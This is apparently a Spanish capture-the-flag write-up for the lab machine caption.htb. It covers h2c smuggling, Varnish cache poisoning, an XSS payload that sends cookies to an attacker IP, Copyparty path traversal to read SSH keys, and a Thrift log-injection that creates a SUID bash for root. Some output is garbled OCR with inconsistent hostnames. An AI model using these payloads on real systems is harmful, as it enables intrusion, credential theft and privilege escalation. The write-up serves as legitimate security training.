La potencia de esta técnica radica precisamente en esa desincronización semántica entre el proxy y el backend: mientras el primero cree estar gestionando tráfico HTTP/1.1, el segundo procesa solicitudes HTTP/2 que pueden dirigirse a endpoints internos, como los de **/logs** o **/download**, que en condiciones normales estarían estrictamente protegidos. Este tipo de ataque exige un conocimiento profundo de la negociación de protocolos, del funcionamiento interno de los proxies inversos y de las particularidades de HTTP/2, lo que lo convierte en un vector sofisticado, pero extremadamente eficaz cuando la arquitectura presenta esta combinación específica de tecnologías.

A la luz de esta configuración y del comportamiento observado en las distintas capas de la arquitectura, la hipótesis de un bypass mediante *h2c smuggling* adquiría una solidez técnica evidente. En consecuencia, procedí a emplear la herramienta **h2csmuggler**, diseñada para automatizar la negociación del protocolo y facilitar la inyección de solicitudes HTTP/2 a través de un proxy incapaz de aplicar controles adecuados durante el proceso de actualización. El objetivo era claro: acceder al endpoint de **logs**, cuya protección mediante ACL había demostrado ser infranqueable a través de los canales convencionales.



A pesar de que el ataque había permitido alcanzar el endpoint protegido, la respuesta del servidor incluía un **role\_error**, una señal inequívoca de que la aplicación implementa un sistema de control de acceso basado en roles (*RBAC*) y que determinadas funcionalidades —como la visualización de logs o la descarga de artefactos internos— están reservadas exclusivamente a cuentas con privilegios superiores. Este comportamiento confirma, por tanto, la presencia de usuarios administrativos dentro de la aplicación *caption.htb*, cuya existencia ya había sido sugerida por los mensajes de mantenimiento observados en la interfaz.

La aparición de este error no constituye un obstáculo, sino un indicio valioso: demuestra que el bypass del proxy permite alcanzar rutas internas, pero que la aplicación mantiene controles adicionales en su capa lógica. Este tipo de hallazgos es característico de arquitecturas que combinan filtrado perimetral con validación interna, y abre la puerta a explorar vectores orientados a la manipulación del JWT, la escalada de privilegios o la suplantación de identidades mediante técnicas de *token forging* o *key leakage*.

```
[root@administrator kali] -[~/Descargas]
└─$ python h2smuggler.py -r http://caption.htb/logs -H "Cookie: sessionkey=0eXA0jKViQ1LChbGc0lJUz1N19eyJic2Vybmlzc2F1bmc1hndvIuizXhWJoxM4MDE0Njc0fQ; JspPhmWYQitxse-kjtPwxE5z2mbc-2xfhy1Z5dpalh"
[INFO] stream established successfully.
server: Werkzeug/3.0.1 Python/3.10.12
date: Mon, 27 Jan 2025 23:07:32 GMT
content-type: text/html; charset=utf-8
content-length: 4318
x-varnish: 98312
age: 0
via: 1.1 varnish (Varnish/6.6)
x-cache: MISS
accept-ranges: bytes

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<script src="https://cpwebassets.codepen.io/assets/common/stopExecutionOnTimeout-2c7831bb44f98c139jdsakffdade1fd302503391ca806e7cc7b9b87197aec26.js"></script>
<title>Caption Portal Login</title>
<link rel="canonical" href="https://codepen.io/Fushar-Sandhu/pen/rxRRowd">

<style>
@import url(https://fonts.googleapis.com/css?family=Roboto);

:root{
--primary-color: #022c22;
--secondary-color: #f0f0f0;
}

html {
font-family: 'Roboto', sans-serif !important;
cursor:none;
}
</body>
</html>

[INFO] Requesting - /logs
[status: 302
[INFO] server: Werkzeug/3.0.1 Python/3.10.12
date: Mon, 27 Jan 2025 23:07:33 GMT
content-type: text/html; charset=utf-8
location: /terrible_error
x-varnish: 98313
age: 0
via: 1.1 varnish (Varnish/6.6)
x-cache: MISS

<!DOCTYPE html>
<html lang=en>
<title>Redirecting...</title>
<meta>Redirecting...</meta>
<p>You should be redirected automatically to the target URL: <a href="/terrible_error">/terrible_error</a>. If not, click the link.</p>
```


El análisis de las respuestas devueltas por el servidor permitió profundizar en el comportamiento interno de **Varnish**, especialmente a través de los encabezados expuestos en las respuestas HTTP. El encabezado **X-Varnish** resultó particularmente revelador: el primer identificador correspondía a la solicitud actual, mientras que el segundo hacía referencia a una solicitud previa almacenada en caché. Esta correlación confirma que la respuesta servida no procedía del backend, sino directamente de la caché de Varnish, que había retenido una versión anterior del recurso —en este caso, la página de *Firewalls*— y la entregaba sin necesidad de reenviar la petición a la aplicación. La ausencia del primer identificador habría indicado un *cache miss*, pero su presencia ratifica que la solicitud fue resuelta íntegramente desde la capa de aceleración.

El encabezado **Age** complementa esta información al indicar el tiempo, en segundos, que la respuesta lleva almacenada en la caché desde su obtención inicial. Un valor distinto de cero confirma que la respuesta no es reciente, sino que ha sido servida desde la memoria de Varnish. En un escenario de *cache miss*, este valor sería 0, reflejando que la solicitud acaba de ser procesada por el backend y posteriormente incorporada a la caché.

```
[root@administrator kali] -[~/Descargas]
└─$ curl -Sx GET http://caption.htb/ -I
HTTP/1.1 200 OK
server: Werkzeug/3.0.1 Python/3.10.12
date: Mon, 27 Jan 2025 20:39:11 GMT
content-type: text/html; charset=utf-8
content-length: 4316
x-varnish: 7 3
age: 30
via: 1.1 varnish (Varnish/6.6)
accept-ranges: bytes
```



Otro elemento significativo fue la presencia del parámetro **utm\_source** en la URL, un identificador habitualmente empleado en analítica web para rastrear el origen del tráfico. En este caso, el valor **internal-proxy.local** sugiere que la propia infraestructura de proxy está reescribiendo o inyectando dicho parámetro, probablemente como parte de un mecanismo interno de trazabilidad o de manipulación de rutas. Este comportamiento, aunque aparentemente inocuo, puede resultar útil desde una perspectiva ofensiva: si el origen puede ser alterado y el parámetro es reflejado en la respuesta —por ejemplo, dentro de atributos *href* o *src*— podría convertirse en un vector para evaluar la presencia de vulnerabilidades de **Cross-Site Scripting (XSS)** reflejado. La manipulación controlada de este parámetro permitiría determinar si la aplicación valida, escapa o sanitiza adecuadamente los valores introducidos, especialmente en contextos donde el contenido es procesado por plantillas o componentes del frontend.



```
1 <!DOCTYPE html>
2 <html lang="en" lang="pt-br" data-bs-theme="dark">
3 <head>
4   <meta charset="UTF-8">
5   <title>Caption Networks Home</title>
6   <script>
7     window.console = window.console || function() {};
8   </script>
9   <script src="http://caption_htb/static/js/lib.js?utm_source=http://internal-proxy.local"></script>
10  <title>Viajar é Preciso</title>
11  <!-- LINKS BOOTSTRAP -->
12  <link href="http://caption_htb/static/css/bootstrap.min.css?utm_source=http://internal-proxy.local" rel="stylesheet"
13    integrity="sha384-T3c6CoI6uLrA9TnEo7RxnatjcbSCmGIMxSR1GASXEV/DwykcZMPK8M2HN" crossorigin="anonymous">
14  <!-- ICONES -->
15  <link rel="stylesheet" href="http://caption_htb/static/css/bootstrap-icons.css?utm_source=http://internal-proxy.local">
16 </head>
17 <body>
```

El encabezado **X-Forwarded-Host** constituye uno de los mecanismos habituales mediante los cuales un proxy transmite al backend el *Host* original solicitado por el cliente. Su función es preservar la semántica de la petición inicial incluso cuando la infraestructura intermedia reescribe o normaliza ciertos encabezados. En arquitecturas estratificadas como la analizada, este encabezado puede convertirse en un vector de manipulación especialmente interesante: si el backend confía en su valor para generar enlaces, construir rutas o propagar parámetros —como el ya observado **utm\_source**—, es posible inducir comportamientos no previstos o incluso provocar reflejos directos en la respuesta. Por ello, resultaba pertinente comprobar si el servidor aceptaba valores arbitrarios en **X-Forwarded-Host** y si dicha manipulación influía en la reescritura del parámetro UTM.

La cuestión clave en este punto no era únicamente modificar el origen percibido por la aplicación, sino encontrar un mecanismo para que dicha carga útil pudiera ser consumida por un usuario con privilegios administrativos. La interfaz ya había insinuado que los administradores estaban trabajando activamente en la reparación de ciertos servicios, lo que sugiere que estos usuarios acceden periódicamente a secciones internas de la aplicación, entre ellas la página de *Firewalls*. Sin embargo, no existía un canal directo para inducir su interacción con una URL controlada por el atacante.



Fue entonces cuando la observación del comportamiento de la caché adquirió un papel determinante. La página de *Firewalls* estaba siendo almacenada por **Varnish**, y el encabezado **Age** revelaba un patrón estable: la respuesta permanecía en caché durante aproximadamente **120 segundos** antes de ser invalidada.

Request	Response
<pre>Pretty Raw Hex 1 GET /home HTTP/1.1 2 Host: caption.htm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: es-ES,en;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://caption.htm/firewalls 8 DNT: 1 9 Connection: keep-alive 10 Cookie: JSESSIONID=node0lSp5j3xy1o2skd3os4jb9pyb38.node0; session=ey3oeXAI0iJKV1Q1LChbGc10iJU1z1N1J9.eyJlc2VybmtZSI6ImhcmdvIiwiZxhwIjoxNzM4MD0Njcf0Q.Spp 11 Upgrade-Insecure-Requests: 1 12 Priority: u=0, i 13 X-Forwarded-Host: 10.10.16.26 14 15</pre>	<pre>Pretty Raw Hex Render 16 &lt;head&gt; 17   &lt;meta charset="UTF-8"&gt; 18 19   &lt;title&gt; 20     Caption Networks Home 21   &lt;/title&gt; 22 23   &lt;script&gt; 24     window.console = window.console    function(t) { 25       ; 26     } 27   &lt;/script&gt; 28   &lt;script src="http://caption.htm/static/js/lib.js?utm_source=http://10.10.16.26"&gt; 29   &lt;/script&gt; 30 31   &lt;title&gt; 32     Viajar é Preciso 33   &lt;/title&gt; 34   &lt;!-- LINKS BOOTSTRAP --&gt; 35   &lt;link href= 36     "http://caption.htm/static/css/bootstrap.min.css?utm_source=http://10.10.16.26" 37     rel="stylesheet" 38     integrity="sha384-T3cGColi6uLrA9TneNEoa7RxnatjcdSCmG1MxSR1GAxEV/Dwykc2MPKBM2HN" 39     crossorigin="anonymous"&gt; 40 41   &lt;!-- ICONES --&gt; 42   &lt;link rel="stylesheet" href= 43     "http://caption.htm/static/css/bootstrap-icons.css?utm_source=http://10.10.16.26" 44   &gt; 45 46 &lt;/head&gt;</pre>

Este detalle abre un escenario táctico muy concreto: si se consigue que la primera solicitud tras la expiración de la caché sea una petición manipulada —incluyendo un encabezado **X-Forwarded-Host** malicioso o un parámetro **utm\_source** con una carga útil controlada—, Varnish almacenará dicha versión modificada y la servirá a cualquier usuario que acceda al recurso durante los siguientes dos minutos.

En otras palabras, la ventana de oportunidad consiste en sincronizar la solicitud maliciosa con el momento exacto en que Varnish experimenta un *cache miss*. Si un administrador visita la página durante ese intervalo, recibirá la versión contaminada directamente desde la caché, sin necesidad de interacción previa con el atacante. Este enfoque convierte la propia infraestructura de caché en un vector de entrega pasiva, capaz de propagar la carga útil a usuarios privilegiados sin requerir ingeniería social ni canales adicionales.

La combinación de estos elementos —manipulación de **X-Forwarded-Host**, reescritura de parámetros UTM y explotación del ciclo de vida de la caché— constituye un escenario idóneo para evaluar la presencia de vulnerabilidades de tipo **XSS reflejado o almacenado**, especialmente en contextos donde la aplicación incorpora valores externos en atributos HTML sensibles como *href* o *src*. La observación precisa del encabezado **Age** permite, además, ajustar el momento exacto de la inyección para maximizar la probabilidad de impacto sobre un usuario administrativo.

The screenshot shows a terminal session on a Kali Linux machine. The user is running Werkzeug/3.0.1 Python/3.10.12 on port 5000. They are testing a script named 'h2cmugger' which is listening on port 80. The user runs 'nc -lvp 80' and connects to the target host. They then run the exploit script with the command: '\$ ./h2cmugger -f "/></script><script>var i=new Image();i.src='http://10.10.16.26/?'+document.cookie;"/></script>''. The exploit successfully injects the payload into the response, changing the page content to display the user's cookie information.



La ejecución del ataque permitió, esta vez sin errores, observar referencias internas que no habían sido visibles en fases previas. Entre ellas destacaba un enlace hacia el endpoint **/download**, el cual aceptaba parámetros en la URL y apuntaba a una aplicación interna accesible únicamente desde **127.0.0.1:3923**. Este hallazgo confirma la existencia de un servicio adicional en la arquitectura, expuesto únicamente a nivel local y presumiblemente protegido por las capas de proxy y caché que median entre el cliente y el backend. La inspección de los registros disponibles no aportó información útil, lo que sugiere que el servicio opera de forma aislada y sin trazas accesibles desde la interfaz principal.

```
<header class="container my-4">
  <div class="row">
    <!-- vai ocupar todo o espaço se a tela for pequena -->
    <!-- col-lg-6 para telas grandes -->

    <center><h1>Log Management</h1></center>
    <br><br><br><center>
    <ul>
      <li><a href="/download?url=http://127.0.0.1:3923/ssh_logs">SSH Logs</a></li>
      <li><a href="/download?url=http://127.0.0.1:3923/fw_logs">Firewall Logs</a></li>
      <li><a href="/download?url=http://127.0.0.1:3923/zk_logs">Zookeeper Logs</a></li>
      <li><a href="/download?url=http://127.0.0.1:3923/hadoop_logs">Hadoop Logs</a></li>
    </ul>
  </center>
</div>
</div>
</header>
```

Ante la presencia de un servicio interno no documentado, resultaba pertinente investigar posibles vulnerabilidades asociadas a la tecnología empleada. La identificación del software reveló que se trataba de **Copyparty**, un servidor de archivos portátil conocido por su ligereza y facilidad de despliegue. La revisión de su historial de seguridad permitió constatar que versiones anteriores a la **1.8.2** son vulnerables a **CVE-2023-37474**, una debilidad crítica relacionada con un **path traversal** explotable en la subcarpeta **.cpr**.

Esta vulnerabilidad permite a un atacante manipular rutas de acceso para escapar del directorio raíz del servidor y acceder a archivos arbitrarios del sistema, eludiendo las restricciones impuestas por el entorno de ejecución. En escenarios más severos, la explotación puede incluso facilitar la ejecución de comandos o la lectura de información sensible fuera del ámbito previsto por la aplicación. El hecho de que el endpoint interno apunte directamente a este servicio convierte la vulnerabilidad en un vector de ataque altamente relevante, especialmente considerando que el acceso al servicio se obtiene mediante técnicas de *smuggling* que permiten interactuar con componentes no expuestos públicamente.



Con la confirmación de que el servicio SSH se encontraba accesible y teniendo constancia de la existencia del usuario **margo**, resultaba razonable explorar la posibilidad de obtener acceso directo al sistema mediante autenticación por clave pública. Aprovechando la vulnerabilidad previamente identificada en el servicio interno, procedí a recuperar el archivo **authorized\_keys** correspondiente a dicho usuario, con el fin de determinar si existía alguna clave pública registrada que pudiera ser utilizada para establecer una sesión remota. El archivo reveló la presencia de una clave en formato **ECDSA**, lo que confirmaba que el usuario disponía de un mecanismo de autenticación basado en criptografía de curva elíptica.

El formato **ECDSA (Elliptic Curve Digital Signature Algorithm)** constituye una variante moderna y altamente eficiente de los algoritmos de firma digital. A diferencia de esquemas tradicionales como RSA, ECDSA se fundamenta en las propiedades matemáticas de las curvas elípticas, lo que permite obtener niveles de seguridad equivalentes con claves significativamente más pequeñas. Esta eficiencia se traduce en tiempos de verificación más reducidos y en un menor consumo de recursos, características especialmente valiosas en entornos donde la latencia y el rendimiento son factores críticos. Su presencia en el archivo *authorized\_keys* indica que el sistema está configurado para aceptar autenticación mediante claves basadas en curvas elípticas, lo que facilita un acceso seguro y moderno al entorno.

```
[administrator@Kali: ~/Descargas/content/h2smuggler]
[...]
[INFO] Requesting - /download?url=http://127.0.0.1:3923/.cpr/h25fhomeh252fmarginh252f.sshh25fauthorized_keys
[status: 200]
[headers: 
server: Werkzeug/2.0.1 Python/3.10.12
date: Tue, 28 Jan 2025 00:16:19 GMT
content-type: text/html; charset=utf-8
content-length: 4318
x-varnish: 163930
via: 1.1 varnish (Varnish/6.6)
x-cache: MISS
accept-ranges: bytes

<!DOCTYPE Html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <script src="https://pmbussets.codenp.io/assets/common/stpExecutionOnTimeout-2c783bb4ff98c1391dd0ff1dab1fd39025e3391ca00e67cc7b9b8739aec16.js"></script>

<title>Caption Portal Login</title>
<link rel="canonical" href="https://codenp.io/tushar-Sandhu/pennR80uMd".
```

Tras extraer la clave pública, procedí a descargar la correspondiente clave privada ECDSA expuesta a través del servicio vulnerable. Con esta clave en mi poder, intenté establecer una conexión SSH autenticándome como el usuario **margo**, aprovechando la configuración legítima del sistema para validar la firma generada por la clave privada. Este paso representa un punto de inflexión en la explotación, ya que permite transicionar desde la capa de aplicación hacia un acceso directo al sistema operativo, ampliando de forma sustancial las posibilidades de enumeración y escalada de privilegios.



## Análisis del puerto 22 (SSH)

Con la clave privada ECDSA previamente obtenida, procedí a establecer una sesión SSH en la máquina objetivo autenticándome como el usuario **margo**. La conexión se estableció sin contratiempos, lo que confirmó que la clave recuperada desde el servicio vulnerable era plenamente funcional y que el usuario disponía de acceso legítimo al sistema.

```
[margor@kali:~/Descargas]$ ssh -i id_rsa margo@caption.hbt
The authenticity of host 'caption.hbt (10.129.103.233)' can't be established.
ED25519 key fingerprint is SHA256:uXN6jC01/MQ://+u0EsasUv5d5Q#MdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'caption.hbt' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-119-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Tue Jan 28 12:05:50 AM UTC 2025
System Load: 0.09      Processes:          243
Usage of /:  60.1% of 8.76GB  Users logged in:    0
Memory usage: 10%          IPv4 address for eth0: 10.129.103.233
Swap usage:  0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

0 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Sep 10 12:33:42 2024 from 10.10.14.23
margo@caption:~$ id
uid=1000(margo) gid=1000(margo) groups=1000(margo)
margo@caption:~$ ]
```

Una vez dentro del sistema, el siguiente paso consistió en iniciar un proceso sistemático de enumeración orientado a identificar posibles vectores de **escalada de privilegios**. Como punto de partida, opté por inspeccionar los puertos abiertos en la máquina, con el fin de correlacionar los servicios accesibles internamente con aquellos previamente identificados durante el análisis del código fuente y la interacción con la aplicación web.

```
margo@caption:~$ netstat -tnl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:9090          0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:8080          0.0.0.0:*             LISTEN
tcp        0      0 127.0.0.53:53          0.0.0.0.*            LISTEN
tcp        0      0 0.0.0.0:80             0.0.0.0.*            LISTEN
tcp        0      0 127.0.0.1:8000          0.0.0.0.*            LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0.*            LISTEN
tcp        0      0 127.0.0.1:3923          0.0.0.0.*            LISTEN
tcp        0      0 127.0.0.1:6081          0.0.0.0.*            LISTEN
tcp        0      0 127.0.0.1:6082          0.0.0.0.*            LISTEN
tcp6       0      0 ::1:22                  ::*:*                LISTEN
```

Entre los puertos expuestos destacó nuevamente el **9090**, correspondiente al servicio escrito en Go presente en el repositorio **Logservice**. Su aparición en el escaneo interno confirma que el servicio se encuentra efectivamente en ejecución y accesible únicamente desde la propia máquina, coherente con la arquitectura en capas observada durante la fase remota. Este hallazgo refuerza la hipótesis de que el servicio desempeña un papel interno en la infraestructura y que podría constituir un vector adicional para la escalada de privilegios, ya sea mediante vulnerabilidades en su implementación, mediante fallos en la validación de entradas o a través de interacciones no previstas con otros componentes del sistema.

```
[root@caption ~]# ps aux | grep server.go
root      979  0.0  0.0  2892 1044 ?        Ss   Jan27  0:00 /bin/sh -c cd /root;/usr/local/go/bin/go run
root     980  0.0  0.4 1241060 18068 ?        Sl   Jan27  0:00 /usr/local/go/bin/go run server.go
margo   3529  0.0  0.0  6616 2240 pts/0      S+   00:20  0:00 grep --color=auto server.go
```



## Escalada de privilegios

Con el acceso SSH ya establecido y tras identificar la presencia del servicio interno en el puerto **9090**, resultaba evidente que la escalada de privilegios debía orientarse hacia la interacción directa con dicho componente. El análisis previo del repositorio **Logservice** había revelado que el servicio implementaba un mecanismo RPC basado en **Apache Thrift**, lo que implicaba que cualquier intento de explotación debía ajustarse al protocolo y a las estructuras de datos definidas en la interfaz del servicio.

A partir de esta información, desarrollé un programa en **Go** capaz de comunicarse con el servicio de registro, reproduciendo la lógica del cliente legítimo, pero introduciendo modificaciones destinadas a ejecutar comandos arbitrarios en el sistema. La implementación requería generar las estructuras Thrift correspondientes, establecer la conexión con el endpoint interno y manipular las funciones expuestas por el servicio para forzar la ejecución de instrucciones fuera del flujo previsto por los desarrolladores. El resultado fue un cliente funcional que permitía interactuar con el servicio de manera controlada y, en última instancia, obtener la ejecución remota de comandos con los privilegios del proceso.

```
package main

import (
    "log"
    "context"
    "logservice/gen-go/log_service"
    "github.com/apache/thrift/lib/go/thrift"
)

func main() {
    transport, err := thrift.NewTSocket("localhost:9090")
    if err != nil {
        log.Fatalf("Error creating transport: %v", err)
    } else {
        log.Println("Transport created")
    }
    defer transport.Close()

    if err := transport.Open(); err != nil {
        log.Fatalf("Error opening transport: %v", err)
    } else {
        log.Println("Transport opened")
    }

    protocolFactory := thrift.NewTBinaryProtocolFactoryDefault()
    protocol := protocolFactory.GetProtocol(transport)
    client := log_service.NewLogServiceClientProtocol(transport, protocol, protocol)
    ctx := context.Background()
    filePath := "/tmp/test.log"

    result, err := client.ReadLogFile(ctx, filePath)
    if err != nil {
        log.Fatalf("Error calling ReadLogFile: %v", err)
    }
    log.Println("ReadLogFile result:", result)
}
```

La ejecución de este programa confirmó la hipótesis inicial: el servicio carecía de validaciones adecuadas y permitía la ejecución de comandos en el contexto del usuario privilegiado bajo el cual se encontraba en funcionamiento. Aprovechando esta debilidad, fue posible obtener una shell con privilegios elevados y, finalmente, acceder al sistema como **root**.

```
margo@caption:/tmp$ cat test.log
margo@caption:/tmp$ echo "user-agent":\"test\";cp /bin/bash /tmp/bash;chmod u+s /tmp/bash;'test'\" > /tmp/test.log
margo@caption:/tmp$ cat test.log
"user-agent": "test";cp /bin/bash /tmp/bash;chmod u+s /tmp/bash;'test'
margo@caption:/tmp$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1396520 Mar 14 2024 /bin/bash
margo@caption:/tmp$ ls -l
total 1408
-rwsr-xr-x 1 root root 1396520 Jan 28 00:58 bash
drwx----- 6 ruth ruth 4096 Jan 27 23:34 crashpad
drwx----- 3 root root 4096 Jan 27 23:31 go-build4031588756
drwxr-xr-x 2 margo margo 4096 Jan 27 23:31 hsuperfdata_mrgo
lsxrwxrwxr-x 7 margo margo 4096 Jan 27 23:31 pe-copyparty.1000_982.0
drwxrwxr-x 3 root root 4096 Jan 27 23:31 pe-copyparty.1000_982.0
drwxr-xr-x 3 root root 4096 Jan 27 23:31 systemd-private-c25c2512f844cf84030481d8a29dec-ModemManager.service=gaKghx
drwxr-xr-x 3 root root 4096 Jan 27 23:31 systemd-private-c25c2512f844cf84030481d8a29dec-systemd-logind.service=pkOzI6
drwxr-xr-x 3 root root 4096 Jan 27 23:31 systemd-private-c25c2512f844cf84030481d8a29dec-systemd-resolved.service=oLYszU
drwxr-xr-x 3 root root 4096 Jan 27 23:31 systemd-private-c25c2512f844cf84030481d8a29dec-timesyncd.service=P4fqLC
drwxr-xr-x 3 root root 4096 Jan 27 23:31 systemd-private-c25c2512f844cf84030481d8a29dec-varnish.service=2X02PP
drwxr-xr-x 1 margo margo 70 Jan 28 00:58 test.log
drwxr-xr-x 2 root root 4096 Jan 27 23:32 vmmare-root_641=3988031969
margo@caption:/tmp$ ./bash -p
margo@caption:/tmp$ ./bash -p
bash-5.1# id
uid:1000(margo) gid:1000(margo) euid=0(root) groups=1000(margo)
```

